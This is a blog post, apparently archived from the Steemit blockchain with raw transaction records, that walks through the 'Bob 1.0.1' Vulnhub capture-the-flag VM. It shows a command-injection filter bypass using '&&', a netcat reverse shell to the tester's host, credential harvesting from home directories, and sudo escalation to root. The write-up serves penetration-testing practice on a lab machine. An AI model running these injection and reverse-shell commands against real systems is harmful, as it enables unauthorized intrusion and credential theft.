don't forget to check your emails regarding the recent security breach. There is a web shell running on the server with no protection but it should be safe as I have ported over the filter from the old windows server to our new linux one. Your email will have the link to the shell. > > -Bob Text output of the **passwords.html** file: > Really who made this file at least get a hash of your password to display, hackers can't do anything with a hash, this is probably why we had a security breach in the first place. Comeon people this is basic 101 security! I have moved the file off the server. Don't make me have to clean up the mess everytime someone does something as stupid as this. We will have a meeting about this and other stuff I found on the server. >:( > -Bob The passwords file is going to be useful down the road for our privilege escalation. ## 3. Establish a foothold So our attack vector is the dev_shell.php. That being said the developer / owner of the site added a security check to the PHP code that looks to see if someone injects a semi-colon (;) into the command field. If the semi-colon is found, we get a fun response that basically says "Nice try skid, but you will never get through this bulletproof php code." There are a number of different ways to try and execute other commands that does not use the semi-colon. I ended up using the double ampersand (&&) but one can use a pipe ( | ) or double pipe ( || ) to execute their commands as well: Using `echo && id` I was able to get a response about what account the web server is running as:  On my Kali box, I launched the metasploit framework / console and set up my exploit / payloads:  After setting everything up, I simply typed run which essentially creates a netcat listener on our machine to put it simply. On the victim's PHP shell, we used `echo && nc 192.168.1.29 4444 -e /bin/bash` and hit the submit button:  We have a basic reverse shell now:  In order to get an interactive shell, we use the following command: `python -c 'import pty; pty.spawn("/bin/bash")'`  ## 4. Privilege Escalation Based on our web enumeration, it looks like Bob is our system administrator. So I browsed to /home to see Bob's directory and if there were any other users:  #### Bob's Home Directory -------------------------------------- Taking a look at Bob's directory we see a "hidden" html file called old_passwordfile.html  Performing a `head` command on the file:  So now we have a pair of credentials for 2 of the 4 users on this system: > jc:Qwerty > seb:T1tanium_Pa$$word_Hack3rs_Fear_M3 Further searching into Bob's home folder, we find something in his Documents:  The login.txt.gpg is an encrypted file which has Bob's password. We will come back to this later. The staff.txt file contains some information about how our system user's interact with one another:  Further exploration into the Secrets folder under Bob, we come across a shell script file that was nested in a bunch of folders:  This shell script might not look like much, but it will come in handy later and will be discussed in the walkthrough. #### Elliot's Home Directory ----------------------------------  The only thing of interest is the file seen above called theadminisdumb.txt - there wasn't anything else of value in his home directory. That being said, here is the contents of the file:  So now we have verification that james (jc)'s password is indeed Qwerty and that Elliot's password is theadminisdumb. So to reiterate we have the following sets of credentials: > elliot:theadminisdumb > jc:Qwerty > seb:T1tanium_Pa$$word_Hack3rs_Fear_M3 #### Seb's Home Directory --------------------------------------------- There wasn't anything in here of significance. --------------------------------------- At this point we need Bob's credentials which is the admin of the box. Earlier in this walkthrough we found the login.txt.gpg file and a notes.sh shell script file containing some strings. Here's the notes.sh file again  The first letter of each line actually spells out the word `HARPOCRATES`. Harpocrates was the Greek god of silence, secrets, and confidentiality. Using the following command on the system itself: `gpg --batch --passphrase HARPOCRATES -d login.txt.gpg` We are using the built in gpg encrypting / decrypting tool. We provide it the passphrase we found, and specify we want to decrypt the file. The result shows us Bob's password of b0bcat_  Signing in as bob:  So just to make sure, we perform a `sudo -l` to see if bob has root access or commands he can use:  Using sudo bash we obtain a root shell and then navigate to the / directory where the flag.txt file is per the VM description above.  ------------------------------- There you have it! Feel free to ask some questions should you have any. I will do my best to explain given that I would consider myself still to be a novice at penetration testing. Please follow me if you are interested for future walk throughs as I intend to post more! # Recent Walkthrough Guides * [Mr. Robot Vulnhub Walkthrough](https://steemit.com/security/@falconspy/mr-robot-vulnhub-walkthrough) * [JIS-CTF Vulnhub Walkthrough](https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough) * [BSides Vancouver: 2018 (Workshop) Walkthrough](https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough) |
| json metadata | {"tags":["security","hacking","penetration","pent-testing","walkthrough"],"image":["https://cdn.steemitimages.com/DQmaQveCfxNMynv8JCe1gkH4LoQkc1hmdr3oMXK8m15oFWG/image.png","https://cdn.steemitimages.com/DQmUfTa4Lq1uWDpyaN2cPPf6Bd8ovBMYvvkK1muiJQsWnjK/image.png","https://cdn.steemitimages.com/DQmPuQvK9hA2TCPeooEDABdsBMmjG16dKTWakXE3RqUEmSX/image.png","https://cdn.steemitimages.com/DQmXmAAdkWFUDVfqxmXecBZ5rmr4xFzB5KTxN1KRYL2jZZX/image.png","https://cdn.steemitimages.com/DQmP4EZhPd3FFpEYueHedm8onX6wCJPQJwqFCdBDvuiFTu7/image.png","https://cdn.steemitimages.com/DQmRzmYfVVtS9UXNWvUJ6JhpYWoWjcaQCeX9iZ4rchcNKFp/image.png","https://cdn.steemitimages.com/DQmSHmk815PS8KHnjujy9mUNDVMuH92pm6BYvSmZwxUBAW3/image.png","https://cdn.steemitimages.com/DQmeFxkELztBYepLqMLDYRKvaN7US7JTrvChY2AcjRDAE3w/image.png","https://cdn.steemitimages.com/DQmd2VimJUFeTzt9PLjHNRmSYdR8HnwCUM8LQZa6TknxSPR/image.png","https://cdn.steemitimages.com/DQmWbdGXANW5baC4yqL3tTxxQ2HEhp7MmT9mNMNEcXxsQYG/image.png","https://cdn.steemitimages.com/DQmdPLcCkm7ZsJNxfqQwaiTtz4vgtR5jdeHwNTB7DBFBYZY/image.png","https://cdn.steemitimages.com/DQmexfsakHY6DHyjJR4NDRn6LDkNe9mGka8BvJVcx4o3dtr/image.png","https://cdn.steemitimages.com/DQmXtAjiyaNx4H98rKtLQnqWnhgrzgHkyis9p2kjcYPivEY/image.png","https://cdn.steemitimages.com/DQmWMofAa8YHUjGTJS7Sw1ojveZEDN3RnHg7stjs6sgxrtQ/image.png","https://cdn.steemitimages.com/DQmTzzR3grFk8UBtwE66DoUhX2N6p7RhbEUpob8JXHwC7qR/image.png","https://cdn.steemitimages.com/DQmbfMzn3ah9kQqb1V2oZhE7GXetKg94mKDPnBuj7DMthCD/image.png","https://cdn.steemitimages.com/DQmbHu2G9oAJqe9FdekYLwxpxKdN2hFvRsDmh9zE3tsCeTc/image.png","https://cdn.steemitimages.com/DQmRp8uNtYKzQ8yshoYBLkXqHsy32iXPLWtdsPkNjf5EaQq/image.png","https://cdn.steemitimages.com/DQmYhWYYF1SKYM1pfMzCnFxNnJx1c1jfqq39Ye2nMQ7yaaT/image.png","https://cdn.steemitimages.com/DQmW4ypdJBAsvLvsaQb2xzEs6893SJGZMtQCoo52PPMfka8/image.png"],"links":["http://c0rruptedb1t.ddns.net/vms/bob.html","https://www.vulnhub.com/entry/bob-101,226/","https://steemit.com/security/@falconspy/mr-robot-vulnhub-walkthrough","https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough","https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough"],"app":"steemit/0.1","format":"markdown"} |
| parent author | |
| parent permlink | security |
| permlink | ctf-bob-1-0-1-vulnhub-walkthrough |
| title | CTF: Bob 1.0.1 Vulnhub Walkthrough |
| Transaction Info | Block #23323925/Trx 1300d0fbfa97d765c595ddb122314006f72c0639 |
View Raw JSON Data
{
"block": 23323925,
"op": [
"comment",
{
"author": "falconspy",
"body": "\n**Name:** Bob: 1.0.1\n**Date release:** 9 Mar 2018\n\n**Author:** c0rruptedb1t\n**Series:** Bob\n**Web page:** http://c0rruptedb1t.ddns.net/vms/bob.html\n**Vulnhub:** https://www.vulnhub.com/entry/bob-101,226/\n\n**Description:**\n> Difficulty: Beginner/Intermediate\n> \n> Bob is my first CTF VM that I have ever made so be easy on me if it's not perfect.\n> \n> The Milburg Highschool Server has just been attacked, the IT staff have taken down their windows server and are now setting up a linux server running Debian. Could there a few weak points in the new unfinished server?\n>\n> Your Goal is to get the flag in /\n> \n> Hints: Remember to look for hidden info/files\n\n-----------------------------------\n\n## 1. Service Enumeration\nI started this off with the following nmap command: `nmap -O -A -sT -sV -p- -T5 192.168.1.21 -vvv`\n\nThe interesting results of the scan are as follows in a text format:\n\n```\n80/tcp open http syn-ack Apache httpd 2.4.25 ((Debian))\n| http-methods: \n|_ Supported Methods: GET HEAD POST OPTIONS\n| http-robots.txt: 4 disallowed entries \n| /login.php /dev_shell.php /lat_memo.html \n|_/passwords.html\n|_http-server-header: Apache/2.4.25 (Debian)\n|_http-title: Site doesn't have a title (text/html).\n25468/tcp open ssh syn-ack OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)\n| ssh-hostkey: \n| 2048 84:f2:f8:e5:ed:3e:14:f3:93:d4:1e:4c:41:3b:a2:a9 (RSA)\n| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCt2rmQKSTx+fbTOy3a0DG0GI5KOP+x81YHI31kH8V+gXu+BhrvzTtvQbg/KUaxkxNXirQKm3v23b/BNGLm2EmG28T8H1kisT5LhmfJ+w1X/Y7xnXiTYxwxKWF8NHMsQGIKWB8bCPK+2LvG3MdF6cKniSIiT8C8N66F6yTPQyuW9z68pK7Zj4wm0nrkvQ9Mr++Kj4A4WIhxaYd0+hPnSUNIGLr+XC7mRVUtDSvfP0RqguibeQ2yoB974ZTF0uU0Zpq7BK8/loAl4nFu/6vwLU7BjYm3BlU3fvjDNlSwqbsjwgn/kTfySxZ/WiifZW3U1WLLdY4CQZ++nR2odDNy8YQb\n| 256 5b:98:c7:4f:84:6e:fd:56:6a:35:16:83:aa:9c:ea:f8 (ECDSA)\n| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIntdI8IcX2n63A3tEIasPt0W0Lg31IAVGyzesYMblJsc1zM1jmaJ9d6w6PpZKa+7Ow/5yXX2DOF03pAHXP1S5A=\n| 256 39:16:56:fb:4e:0f:50:85:40:d3:53:22:41:43:38:15 (EdDSA)\n|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMmbgZpOuy0D5idStSgBUVb4JjRuAdv/7XF5dGDJgUqE\nMAC Address: 08:00:27:C0:CC:74 (Oracle VirtualBox virtual NIC)\nDevice type: general purpose\nRunning: Linux 3.X|4.X\nOS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4\nOS details: Linux 3.2 - 4.8\n```\n\nThis system is running 2 services. An Apache web service and an OpenSSH service.\n\n## 2. Web Enumeration\nI ran both nikto and dirbuster to see if the tools might find anything the other missed. They both had basically the same results, so it that being said here was the results of the nitko scan:\n\n```\nroot@kali:~# nikto -h 192.168.1.21\n- Nikto v2.1.6\n---------------------------------------------------------------------------\n+ Target IP: 192.168.1.21\n+ Target Hostname: 192.168.1.21\n+ Target Port: 80\n+ Start Time: 2018-05-26 03:50:55 (GMT-4)\n---------------------------------------------------------------------------\n+ Server: Apache/2.4.25 (Debian)\n+ Server leaks inodes via ETags, header found with file /, fields: 0x591 0x5669af30ee8f1 \n+ The anti-clickjacking X-Frame-Options header is not present.\n+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS\n+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type\n+ No CGI Directories found (use '-C all' to force check all possible dirs)\n+ Entry '/dev_shell.php' in robots.txt returned a non-forbidden or redirect HTTP code (200)\n+ Entry '/lat_memo.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)\n+ Entry '/passwords.html' in robots.txt returned a non-forbidden or redirect HTTP code (200)\n+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS \n+ OSVDB-3233: /icons/README: Apache default file found.\n+ /login.html: Admin login page/section found.\n+ 7539 requests: 0 error(s) and 10 item(s) reported on remote host\n+ End Time: 2018-05-26 03:52:41 (GMT-4) (106 seconds)\n---------------------------------------------------------------------------\n+ 1 host(s) tested\n```\n\nReviewing the **robots.txt** file:\n\n\n\nScreenshot of the **dev_shell.php** page (which is our attack vector):\n\n\n\nText output of **lat_memo.html**:\n\n> Memo sent at GMT+10:00 2:37:42 by User: Bob \n> Hey guys IT here don't forget to check your emails regarding the recent security breach. There is a web shell running on the server with no protection but it should be safe as I have ported over the filter from the old windows server to our new linux one. Your email will have the link to the shell.\n> \n> -Bob \n\nText output of the **passwords.html** file:\n\n> Really who made this file at least get a hash of your password to display, hackers can't do anything with a hash, this is probably why we had a security breach in the first place. Comeon people this is basic 101 security! I have moved the file off the server. Don't make me have to clean up the mess everytime someone does something as stupid as this. We will have a meeting about this and other stuff I found on the server. >:( \n> -Bob \n\nThe passwords file is going to be useful down the road for our privilege escalation.\n\n## 3. Establish a foothold\nSo our attack vector is the dev_shell.php. That being said the developer / owner of the site added a security check to the PHP code that looks to see if someone injects a semi-colon (;) into the command field. If the semi-colon is found, we get a fun response that basically says \"Nice try skid, but you will never get through this bulletproof php code.\"\n\nThere are a number of different ways to try and execute other commands that does not use the semi-colon. I ended up using the double ampersand (&&) but one can use a pipe ( | ) or double pipe ( || ) to execute their commands as well:\n\nUsing `echo && id` I was able to get a response about what account the web server is running as:\n\n\n\nOn my Kali box, I launched the metasploit framework / console and set up my exploit / payloads:\n\n\n\nAfter setting everything up, I simply typed run which essentially creates a netcat listener on our machine to put it simply.\n\nOn the victim's PHP shell, we used `echo && nc 192.168.1.29 4444 -e /bin/bash` and hit the submit button:\n\n\n\nWe have a basic reverse shell now:\n\n\n\nIn order to get an interactive shell, we use the following command: `python -c 'import pty; pty.spawn(\"/bin/bash\")'`\n\n\n\n## 4. Privilege Escalation\nBased on our web enumeration, it looks like Bob is our system administrator. So I browsed to /home to see Bob's directory and if there were any other users:\n\n\n\n#### Bob's Home Directory\n--------------------------------------\nTaking a look at Bob's directory we see a \"hidden\" html file called old_passwordfile.html\n\n\n\nPerforming a `head` command on the file:\n\n\n\nSo now we have a pair of credentials for 2 of the 4 users on this system:\n\n> jc:Qwerty\n> seb:T1tanium_Pa$$word_Hack3rs_Fear_M3\n\nFurther searching into Bob's home folder, we find something in his Documents:\n\n\n\nThe login.txt.gpg is an encrypted file which has Bob's password. We will come back to this later.\n\nThe staff.txt file contains some information about how our system user's interact with one another:\n\n\n\nFurther exploration into the Secrets folder under Bob, we come across a shell script file that was nested in a bunch of folders:\n\n\n\nThis shell script might not look like much, but it will come in handy later and will be discussed in the walkthrough.\n\n#### Elliot's Home Directory\n----------------------------------\n\n\nThe only thing of interest is the file seen above called theadminisdumb.txt - there wasn't anything else of value in his home directory. That being said, here is the contents of the file:\n\n\n\nSo now we have verification that james (jc)'s password is indeed Qwerty and that Elliot's password is theadminisdumb.\n\nSo to reiterate we have the following sets of credentials:\n\n> elliot:theadminisdumb\n> jc:Qwerty\n> seb:T1tanium_Pa$$word_Hack3rs_Fear_M3\n\n#### Seb's Home Directory\n---------------------------------------------\n\nThere wasn't anything in here of significance. \n\n---------------------------------------\n\nAt this point we need Bob's credentials which is the admin of the box. Earlier in this walkthrough we found the login.txt.gpg file and a notes.sh shell script file containing some strings.\n\nHere's the notes.sh file again\n\n\n\nThe first letter of each line actually spells out the word `HARPOCRATES`. Harpocrates was the Greek god of silence, secrets, and confidentiality.\n\nUsing the following command on the system itself: `gpg --batch --passphrase HARPOCRATES -d login.txt.gpg`\n\nWe are using the built in gpg encrypting / decrypting tool. We provide it the passphrase we found, and specify we want to decrypt the file.\n\nThe result shows us Bob's password of b0bcat_\n\n\n\nSigning in as bob:\n\n\n\nSo just to make sure, we perform a `sudo -l` to see if bob has root access or commands he can use:\n\n\n\nUsing sudo bash we obtain a root shell and then navigate to the / directory where the flag.txt file is per the VM description above.\n\n\n\n-------------------------------\n\nThere you have it!\n\nFeel free to ask some questions should you have any. I will do my best to explain given that I would consider myself still to be a novice at penetration testing.\n\nPlease follow me if you are interested for future walk throughs as I intend to post more!\n\n# Recent Walkthrough Guides\n* [Mr. Robot Vulnhub Walkthrough](https://steemit.com/security/@falconspy/mr-robot-vulnhub-walkthrough)\n* [JIS-CTF Vulnhub Walkthrough](https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough)\n* [BSides Vancouver: 2018 (Workshop) Walkthrough](https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough)",
"json_metadata": "{\"tags\":[\"security\",\"hacking\",\"penetration\",\"pent-testing\",\"walkthrough\"],\"image\":[\"https://cdn.steemitimages.com/DQmaQveCfxNMynv8JCe1gkH4LoQkc1hmdr3oMXK8m15oFWG/image.png\",\"https://cdn.steemitimages.com/DQmUfTa4Lq1uWDpyaN2cPPf6Bd8ovBMYvvkK1muiJQsWnjK/image.png\",\"https://cdn.steemitimages.com/DQmPuQvK9hA2TCPeooEDABdsBMmjG16dKTWakXE3RqUEmSX/image.png\",\"https://cdn.steemitimages.com/DQmXmAAdkWFUDVfqxmXecBZ5rmr4xFzB5KTxN1KRYL2jZZX/image.png\",\"https://cdn.steemitimages.com/DQmP4EZhPd3FFpEYueHedm8onX6wCJPQJwqFCdBDvuiFTu7/image.png\",\"https://cdn.steemitimages.com/DQmRzmYfVVtS9UXNWvUJ6JhpYWoWjcaQCeX9iZ4rchcNKFp/image.png\",\"https://cdn.steemitimages.com/DQmSHmk815PS8KHnjujy9mUNDVMuH92pm6BYvSmZwxUBAW3/image.png\",\"https://cdn.steemitimages.com/DQmeFxkELztBYepLqMLDYRKvaN7US7JTrvChY2AcjRDAE3w/image.png\",\"https://cdn.steemitimages.com/DQmd2VimJUFeTzt9PLjHNRmSYdR8HnwCUM8LQZa6TknxSPR/image.png\",\"https://cdn.steemitimages.com/DQmWbdGXANW5baC4yqL3tTxxQ2HEhp7MmT9mNMNEcXxsQYG/image.png\",\"https://cdn.steemitimages.com/DQmdPLcCkm7ZsJNxfqQwaiTtz4vgtR5jdeHwNTB7DBFBYZY/image.png\",\"https://cdn.steemitimages.com/DQmexfsakHY6DHyjJR4NDRn6LDkNe9mGka8BvJVcx4o3dtr/image.png\",\"https://cdn.steemitimages.com/DQmXtAjiyaNx4H98rKtLQnqWnhgrzgHkyis9p2kjcYPivEY/image.png\",\"https://cdn.steemitimages.com/DQmWMofAa8YHUjGTJS7Sw1ojveZEDN3RnHg7stjs6sgxrtQ/image.png\",\"https://cdn.steemitimages.com/DQmTzzR3grFk8UBtwE66DoUhX2N6p7RhbEUpob8JXHwC7qR/image.png\",\"https://cdn.steemitimages.com/DQmbfMzn3ah9kQqb1V2oZhE7GXetKg94mKDPnBuj7DMthCD/image.png\",\"https://cdn.steemitimages.com/DQmbHu2G9oAJqe9FdekYLwxpxKdN2hFvRsDmh9zE3tsCeTc/image.png\",\"https://cdn.steemitimages.com/DQmRp8uNtYKzQ8yshoYBLkXqHsy32iXPLWtdsPkNjf5EaQq/image.png\",\"https://cdn.steemitimages.com/DQmYhWYYF1SKYM1pfMzCnFxNnJx1c1jfqq39Ye2nMQ7yaaT/image.png\",\"https://cdn.steemitimages.com/DQmW4ypdJBAsvLvsaQb2xzEs6893SJGZMtQCoo52PPMfka8/image.png\"],\"links\":[\"http://c0rruptedb1t.ddns.net/vms/bob.html\",\"https://www.vulnhub.com/entry/bob-101,226/\",\"https://steemit.com/security/@falconspy/mr-robot-vulnhub-walkthrough\",\"https://steemit.com/security/@falconspy/jis-ctf-vulnhub-walkthrough\",\"https://steemit.com/security/@falconspy/bsides-vancouver-2018-workshop-walkthrough\"],\"app\":\"steemit/0.1\",\"format\":\"markdown\"}",
"parent_author": "",
"parent_permlink": "security",
"permlink": "ctf-bob-1-0-1-vulnhub-walkthrough",
"title": "CTF: Bob 1.0.1 Vulnhub Walkthrough"
}
],
"op_in_trx": 0,
"timestamp": "2018-06-14T20:18:03",
"trx_id": "1300d0fbfa97d765c595ddb122314006f72c0639",
"trx_in_block": 42,
"virtual_op": 0
}falconspyfollowed @securitynews2018/06/07 07:54:48
falconspyfollowed @securitynews
2018/06/07 07:54:48
| id | follow |
| json | ["follow",{"follower":"falconspy","following":"securitynews","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["falconspy"] |
| Transaction Info | Block #23108085/Trx 92dbfa78935f089dcf53c6476f5d463ff0fa6dfb |
View Raw JSON Data
{
  "block": 23108085,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"falconspy\",\"following\":\"securitynews\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "falconspy"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-06-07T07:54:48",
  "trx_id": "92dbfa78935f089dcf53c6476f5d463ff0fa6dfb",
  "trx_in_block": 41,
  "virtual_op": 0
}securitynewsupvoted (100.00%) @falconspy / mr-robot-vulnhub-walkthrough2018/06/06 19:10:48
securitynewsupvoted (100.00%) @falconspy / mr-robot-vulnhub-walkthrough
2018/06/06 19:10:48
| author | falconspy |
| permlink | mr-robot-vulnhub-walkthrough |
| voter | securitynews |
| weight | 10000 (100.00%) |
| Transaction Info | Block #23092807/Trx 97789077392a4ad2b27eeb6b731e665b3fa64f15 |
View Raw JSON Data
{
  "block": 23092807,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "mr-robot-vulnhub-walkthrough",
      "voter": "securitynews",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-06-06T19:10:48",
  "trx_id": "97789077392a4ad2b27eeb6b731e665b3fa64f15",
  "trx_in_block": 9,
  "virtual_op": 0
}2018/06/06 19:10:15
2018/06/06 19:10:15
| author | securitynews |
| body | Excellent explanation, here you have my upvote and I'm following you, I did not know about vulnhub, the project is quite interesting |
| json metadata | {"tags":["security"],"app":"steemit/0.1"} |
| parent author | falconspy |
| parent permlink | mr-robot-vulnhub-walkthrough |
| permlink | re-falconspy-mr-robot-vulnhub-walkthrough-20180606t190306148z |
| title | |
| Transaction Info | Block #23092796/Trx f316ee31b2917cba481e71c5a0cc083d524addbc |
View Raw JSON Data
{
  "block": 23092796,
  "op": [
    "comment",
    {
      "author": "securitynews",
      "body": "Excellent explanation, here you have my upvote and I'm following you, I did not know about vulnhub, the project is quite interesting",
      "json_metadata": "{\"tags\":[\"security\"],\"app\":\"steemit/0.1\"}",
      "parent_author": "falconspy",
      "parent_permlink": "mr-robot-vulnhub-walkthrough",
      "permlink": "re-falconspy-mr-robot-vulnhub-walkthrough-20180606t190306148z",
      "title": ""
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-06-06T19:10:15",
  "trx_id": "f316ee31b2917cba481e71c5a0cc083d524addbc",
  "trx_in_block": 8,
  "virtual_op": 0
}falconspyupvoted (100.00%) @falconspy / mr-robot-vulnhub-walkthrough2018/06/05 01:05:45
falconspyupvoted (100.00%) @falconspy / mr-robot-vulnhub-walkthrough
2018/06/05 01:05:45
| author | falconspy |
| permlink | mr-robot-vulnhub-walkthrough |
| voter | falconspy |
| weight | 10000 (100.00%) |
| Transaction Info | Block #23042319/Trx b0fcd2b577857ed279846f6df1844b7505fa2f4e |
View Raw JSON Data
{
  "block": 23042319,
  "op": [
    "vote",
    {
      "author": "falconspy",
      "permlink": "mr-robot-vulnhub-walkthrough",
      "voter": "falconspy",
      "weight": 10000
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-06-05T01:05:45",
  "trx_id": "b0fcd2b577857ed279846f6df1844b7505fa2f4e",
  "trx_in_block": 32,
  "virtual_op": 0
}2018/06/05 01:02:06
2018/06/05 01:02:06
| amount | 1.000 SBD |
| from | falconspy |
| memo | resteem https://steemit.com/security/@falconspy/mr-robot-vulnhub-walkthrough |
| to | a-0-0 |
| Transaction Info | Block #23042246/Trx 558ca98a2cd265ead945c61ce3042d08f97b132c |
View Raw JSON Data
{
  "block": 23042246,
  "op": [
    "transfer",
    {
      "amount": "1.000 SBD",
      "from": "falconspy",
      "memo": "resteem https://steemit.com/security/@falconspy/mr-robot-vulnhub-walkthrough",
      "to": "a-0-0"
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-06-05T01:02:06",
  "trx_id": "558ca98a2cd265ead945c61ce3042d08f97b132c",
  "trx_in_block": 31,
  "virtual_op": 0
}2018/06/05 01:00:15
2018/06/05 01:00:15
| id | follow |
| json | ["follow",{"follower":"falconspy","following":"a-0-0","what":["blog"]}] |
| required auths | [] |
| required posting auths | ["falconspy"] |
| Transaction Info | Block #23042209/Trx 47b25d1e98da22478e74d0c7c4ec9913bd5467df |
View Raw JSON Data
{
  "block": 23042209,
  "op": [
    "custom_json",
    {
      "id": "follow",
      "json": "[\"follow\",{\"follower\":\"falconspy\",\"following\":\"a-0-0\",\"what\":[\"blog\"]}]",
      "required_auths": [],
      "required_posting_auths": [
        "falconspy"
      ]
    }
  ],
  "op_in_trx": 0,
  "timestamp": "2018-06-05T01:00:15",
  "trx_id": "47b25d1e98da22478e74d0c7c4ec9913bd5467df",
  "trx_in_block": 45,
  "virtual_op": 0
}2018/06/05 00:54:54
2018/06/05 00:54:54
| author | a-0-0 |
| body | Read my profile if want me to resteem your post to over 72,500 followers. @a-0-0 |
| json metadata | {"tags":["security"],"users":["a-0-0"],"app":"steemit/0.1"} |
| parent author | falconspy |
| parent permlink | mr-robot-vulnhub-walkthrough |
| permlink | re-falconspy-mr-robot-vulnhub-walkthrough-20180605t005456528z |
| title | |
| Transaction Info | Block #23042102/Trx 6b449948f3bb96e6c9a020500a7736f2acbca540 |
View Raw JSON Data
{
  "block": 23042102,
  "op": [
    "comment",
    {
      "author": "a-0-0",
